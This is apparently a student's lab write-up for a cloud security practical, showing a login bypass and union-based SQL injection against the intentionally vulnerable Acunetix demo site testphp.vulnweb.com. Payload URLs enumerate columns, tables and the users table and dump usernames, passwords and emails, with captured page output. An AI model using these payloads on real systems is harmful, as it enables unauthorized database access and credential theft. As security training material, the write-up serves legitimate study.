Name: Tushar Panchal

En.No: 21162101014

Sub: CS (Cloud Security)

Branch: CBA

Batch:71


----------------------------PRACTICAL 02----------------------------

- ❖ **Question :**

You are a cloud security analyst for ane-commerce website (testphp.vulnweb.com), and your task is to perform a security assessment of their online store. During the assessment, you discover a potential vulnerability in their functionality, which is susceptible to a Union-based SQL injection attack.
Exploit the functionality of the e-commerce website to bypass the login page as well as retrieve sensitive information from the database.

TASK:
https://demo.testfire.net/index.jsp?content=personal_deposit.htm
Identify any 3 web application vulnerabilities and website defects in the provided link

- First we can try the most common approach of admin admin username password. If that does not work we can try using SQL injection like **password’** or **‘1’ = ‘1** and it works. The way this work is in the backend it runs a sql query which like select * from passwords where user=admin and **password=password’** or **‘1’=’1’ //** the **‘1’=’1’** return true even if password is wrong and we are allowed in.



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

If you are already registered please enter your login information below:


Username : admin

Password : ••••••••••

You can also signup here.
Signup disabled. Please use the username test and the password test.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

- Retrieving the number of columns using order by. Click on categories option and navigate to anyone category example posters Add the order by command in URL **http://testphp.vulnweb.com/listproducts.php?cat=1 order by 11**



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

Posters

The shore

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Mistery

Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

The universe

Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.


painted by: r4w8173

comment on this picture

Walking

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

- Error message that means there are fewer columns than 13 After hit & trial, found that result is shown for order by 11 so there are 11 columns **http://testphp.vulnweb.com/listproducts.php?cat=1%20order%20by%2011**



testphp.vulnweb.com/listproducts.php?cat=1%20order%20by%2011

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

Posters

The shore

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Mistery

Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

The universe

Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.


painted by: r4w8173

comment on this picture

Walking

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

- check the number of injectable columns: **[http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1,2,3,4,5,6,7,8,9,10,11--]()**



testphp.vulnweb.com/listproducts.php?cat=1%20UNION%20SELECT%201,2,3,4,5,6,7,8,9,10,11--

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173

comment on this picture

Mean

Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

painted by: r4w8173

comment on this picture

Trees

bla bla bla

painted by: Blad3

comment on this picture

7

2


painted by: 9

comment on this picture

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

- **Above we can see 2 7 9 are**
- Finding the database name by replacing any one with 'database()' in url: **[http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1,database(),3,4,5,6,7,8,9,10,11--]()** Here we can see acuart as database



testphp.vulnweb.com/listproducts.php?cat=1%20UNION%20SELECT%201,database(),3,4,5,6,7,8,9,10,11--

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173

comment on this picture

Mean

Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

painted by: r4w8173

comment on this picture

Trees

bla bla bla

painted by: Blad3

comment on this picture

7

acuart


painted by: 9

comment on this picture

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

- Retrieving table names: **testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1,table_name,3,4,5,6,7,8,9,10,11 FROM information_schema.tables where table_schema='acuart'--**
- Using the database name we can found table name



testphp.vulnweb.com/listproducts.php?cat=1%20UNION%20SELECT%201,table_name,3,4,5,6,7,8,9,10,11%20FROM%20information_schema.tables%20where%20table_

comment on this picture

Trees

bla bla bla

painted by: Blad3

comment on this picture

7

artists

painted by: 9

comment on this picture

7

carts

painted by: 9

comment on this picture

7

categ


painted by: 9

comment on this picture

7

featured

painted by: 9



7

guestbook

painted by: 9

comment on this picture

7

pictures

painted by: 9

comment on this picture

7

products

painted by: 9

comment on this picture

7

users


painted by: 9

comment on this picture

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

- Find out the columns of any table Users table can be of use, so finding out its column: **http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1,column_name,3,4,5,6,7,8,9,10,11 from information_schema.columns where table_name='users'--**



testphp.vulnweb.com/listproducts.php?cat=1%20UNION%20SELECT%201,column_name,3,4,5,6,7,8,9,10,11%20from%20information_schema.columns%20where%20tal

bla bla bla

painted by: Blad3

comment on this picture

7

address

painted by: 9

comment on this picture

7

cart

painted by: 9

comment on this picture

7

cc

painted by: 9

comment on this picture

7


email

painted by: 9

comment on this picture

7

- Fetching the username and password: **http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1,uname,3,4,5,6,pass,8,9,10,11 from users--** Now we can see username and password i.e. test and test



testphp.vulnweb.com/listproducts.php?cat=1%20UNION%20SELECT%201,uname,3,4,5,6,pass,8,9,10,11%20from%20users--

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173

comment on this picture

Mean

Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

painted by: r4w8173

comment on this picture

Trees

bla bla bla

painted by: Blad3

comment on this picture

test

test


painted by: 9

comment on this picture

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

- Get the data in a single injectable column BY concatinating the email, uname, and pass the parameter into the injectable column number. **http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1, group_concat(email, ':',uname, ':',pass),3,4,5,6,7,8,9,10,11 from users --**



testphp.vulnweb.com/listproducts.php?cat=1%20UNION%20SELECT%201,%20group_concat(email,%20%27:%27,uname,%20%27:%27,pass),3,4,5,6,7,8,9,10,11%20fr...

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173

comment on this picture

Mean

Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

painted by: r4w8173

comment on this picture

Trees

bla bla bla

painted by: Blad3

comment on this picture

7

email@email.com:test:test

